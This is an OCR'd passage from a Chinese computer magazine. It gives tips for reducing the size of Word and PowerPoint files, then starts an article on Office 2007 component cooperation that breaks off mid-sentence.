不仅仅修改图片格式能够起到减肥的效果，在引入图片方式上也有讲究。很多朋友喜欢直接将图片粘贴到文档中，这样除将图片本身添加到文档中外，还会将一些与图片有关的信息同样添加进去，从而在不知不觉中增加了文档体积。因此在添加图片时，一般采用插入图片的方式。单击“插入”菜单，在弹出的浮动工具面板中选择“图片”按钮，然后在“插入图片”对话框中选择需要的图片即可（见图2）。使用Office2003插入图片，执行“插入→图片→来自文件”菜单命令即可。






第二节 文档保存方式修改运动　减肥效果：★★☆☆☆

为了保证编辑的文档能够在没有安装文档所使用字体的电脑上浏览，Office采用了嵌入字体技术，将一篇文档和它所包含的字体结合成一个文件，从而保证其他用户电脑中没有安装创建此文档的字体时，仍可用这些字体来查看和打印文档。但是很多字体文件较大，特别是一些中文字体文件往往几十兆，如果启用这个选项同样会大大增加文档的体积。

实际上不必选中此选项，单击左上角的Office按钮，在弹出的下拉菜单中，单击“Word选项”或者“PowerPoint选项”按钮，将“保存”中的“将字体嵌入文件”选项清除即可（见图3）。如果在文档中应用了特殊字体，可以选中此选项，选中其下面的“仅嵌入文档中使用的字符”，这样就只嵌入这些所使用的字符，也能够在一定程度上缩减文档体积。



小提示

在Office2003中，如果取消“将字体嵌入文件”选项，执行“工具→选项→保存”菜单命令，将其中的“允许快速保存”选项清除即可，同时为了进一步减肥，建议清除其中的“允许快速保存”选项。


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

第三节 修改分辨率运动　减肥效果：★★★★☆

在PPT幻灯片中，往往需要使用大量的图片，幻灯文件膨胀成一个大胖子，这时可以使用“压缩图片”工具为图片修改分辨率。单击幻灯片中的某幅图片，即可显示“图片工具”菜单，然后单击其下面的“格式”命令，即可弹出图片格式编辑工具面板，单击其中的“压缩图片”按钮。

在随之弹出的“压缩图片”对话框中，单击“选项”按钮（不要选中其中的“仅应用于所选图片”选项），然后在弹出的“压缩设置”对话框中，将“目标输出”下面的“屏幕（150ppi）：适用于网页和投影仪”选项选中，确定，即可将幻灯片中的所有图片的分辨率压缩为150ppi，体积大大缩小（见图4）。


4


小提示

在Office 2003中，执行“视图→工具栏→图片”命令，单击“图片→压缩图片”，将“更改分辨率”选项下的“Web/屏幕”选中，确定即可。

第四节 缩减PPT的利器——PowerShrink　减肥效果：★★★★★

采用PowerPoint内置的更改图片分辨率以及压缩的方式，虽然能够在一定程度上缩减PPT文档体积，但是可供选择的分辨率选项太少，减肥效果有限。现在有一款专业的PPT文档减肥工具PowerShrink（下载地址：http://www.powershrink.com/download/PowerShrink.exe），能够将大部分PPT文件压缩至50%以上，甚至到97%，同时压缩后的文件品质不会有明显的下降。而且软件提供了不同的压缩模式，我们还可以根据自己的个性需求，自定义PPT中JPG图片文件的压缩设置。

首先用鼠标右击要压缩的PPT文件，选择“PowerShrink”命令，然后从下级菜单中选择一种压缩模式，如：Shrink（默认压缩）、Extrar Shrink（最大压缩比率）、Norma Shrink（正常压缩）、High Quality Shrink（高质量压缩）、Shrink and email（压缩并发送邮件）等压缩模式，如果需要自定义压缩设置，则选择“Configure”命令，在弹出的“Settings”设置对话框中，从“Shrink mode”列表框中选择一种压缩模式（如“Custom”自定义选项，见图5），在右侧“JPEG quality”选择一种压缩JPEG图片质量（如60%），然后从“Optimize for display at”列表框中选一种根据PPT显示分辨率而设置的最佳优化模式（如1024×768），单击“OK”按钮。




5

第五节 减肥的神奇工具——Office2007的PDF转换功能　减肥效果：★★★★★


PDF作为一种通用文件格式，在当今的各种应用中非常广泛。Office 2007具有直接转换PDF的功能，转换后的Office文档体积会大大缩小。

启用Office2007 PDF转换功能，需要从微软公司Office2007的下载网站（http://www.microsoft.com/downloads/details.aspx?FamilyId=4D951911-3E7E-4AE6-B059-A2E79ED87041&displaylang=zh-cn），下载一个名为“Microsoft 另存为 PDF 或 XPS ”的插件，然后进行安装。需要将文档转换为PDF非常简单，如在PowerPoint2007中，打开或者新建一篇文档后，单击Office按钮，执行“另存为→PDF 或 XPS”菜单命令，在弹出的“发布为PDF或XPS”对话框中输入文件名，并选中底部“优化”中的“最小文件大小（联机发布）”选项，即可将文档转换为PDF，文档体积明显缩减（见图6）。


6

小提示

以前Office版本无法直接用PDF转换功能，但能用PrimoPDF虚拟打印机实现（http://www.download.com/PrimoPDF/3000-10743_4-10264577.html）。执行“文件→打印”命令，选择PrimoPDF选项，确定，选中“Screen”选项，单击“OK”即可（见图7）。



7

第六节 Word 文档减肥小偏方　减肥效果：★★★☆☆

采用以下几个小秘笈，也许会给你带来不少惊喜。

①每当文档编辑完成后，在保存之前，单击“页面布局”菜单，然后单击弹出工具面板中的“纸张大小”或“页边距”等按钮，而不需进行任何改动，然后再保存文档，文档体积就会减小不少。

②多次编辑同一篇Word文档会大大增加文件体积，因此当一篇文档编辑完毕，并检查无误后，应该将文档内容复制到一篇新建文档中。

③对于一些不包含图片的文档，可以直接将其保存为RTF格式或者纯文本TXT文件，体积会大大缩小。**CF**

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

Office快餐店

一个Word三个帮

Office 2007的组件协作

Tag Office组件协作 〉Word、PowerPoint、Excel、Publisher 〉技巧 〉软件



北京/**殷晓超**

Word在文字处理方面的功能十分强大，然而当我们制作幻灯片、插入图表、排版宣传册的时候，单单一个Word未免力不从心。这时候，就需要求助于Office中的其他组件：Excel、PowerPoint、Publisher等。一个Word三个帮，有了它们，Word就几乎无所不能了。


+ ：幻灯讲义自由转

董老师受邀去做讲座，他想把内容做成幻灯片以便更好地吸引观众，但是他平时的研究资料和文章都是以Word文档形式保存的，如果一张张复制、粘贴到PowerPoint中，会很费事，于是他想到了新的办法：

打开Word，复制所需部分，然后启动PowerPoint，选择“普通”视图，单击“大纲”标签；将光标定位到第一张幻灯片处，粘贴，就可将Word文档的选定部分插入到第一张幻灯片中。

接下来，可以根据需要设置文本格式，然后将光标定位到需要划分为下一张幻灯片的地方，按回车键，即可创建出一张新的幻灯片；需要插入空行则按Shift+Enter。经过调整，很快就可以完成多张幻灯片的制作（如图1）。之后还可以右击某块文字，使用“升级”、“降级”、“上移”、“下移”等命令进行幻灯片层次的调整。

如果是将PowerPoint演示文稿转换成Word文档，则可以单击“Office按钮→发布→使用Microsoft Office Word创建讲义”，从弹出的版式选项中选择合适的一项即可。Word 2003和PowerPoint 2003也可以使用这个方法。



1

小提示：


如果Word文档的各个标题已经使用了分级标题样式，那么直接在PowerPoint中打开相应的Word文件，程序会自动识别各级的标题并且套用PowerPoint的相应格式。

+ ：图表也进文档中

作为销售代表，小张经常需要向客户展示当月的销售业绩，价格随时间的走势等等的直观图，如果使用Excel输入数据、制作图表，再复制到Word中，步骤繁琐。其实利用Office 2007的组件协作，他可以在Word中直接调用图表来展示数据的变化：

在Word中选择“插入→图表→柱形图”，一幅内置的实例立刻出现在了面前，同时，Excel也被打开，在右侧显示该图表对应的原始数据。此时可以直接在原始数据上修改数据标签、数值和项目数量，而Word中图表也会相应地发生变化（如图2）。

在Word中出现的图表和Excel中的图表完全一样，其标题、标签等的内容和位置等都可以调整。在选中图表时，就会出现相应的选项，主要有数据序列的切换、源数据的选择和图表样式的设计等。当源数据变化时，反应在图表上的变化是实时的。




2

+ ：文件转眼变书籍

小王是企业营销部门的人员，经理让他制作一份企业文化宣传手册，资料文件都是Word格式的，想要用它制作出正式、精美的宣传手册显然比较困难，于是小王想到了Publisher。


打开Publisher，选择“导入Word文档”，选择相应的模板，单击“创建”，并在弹出的选项框选择源Word文件，P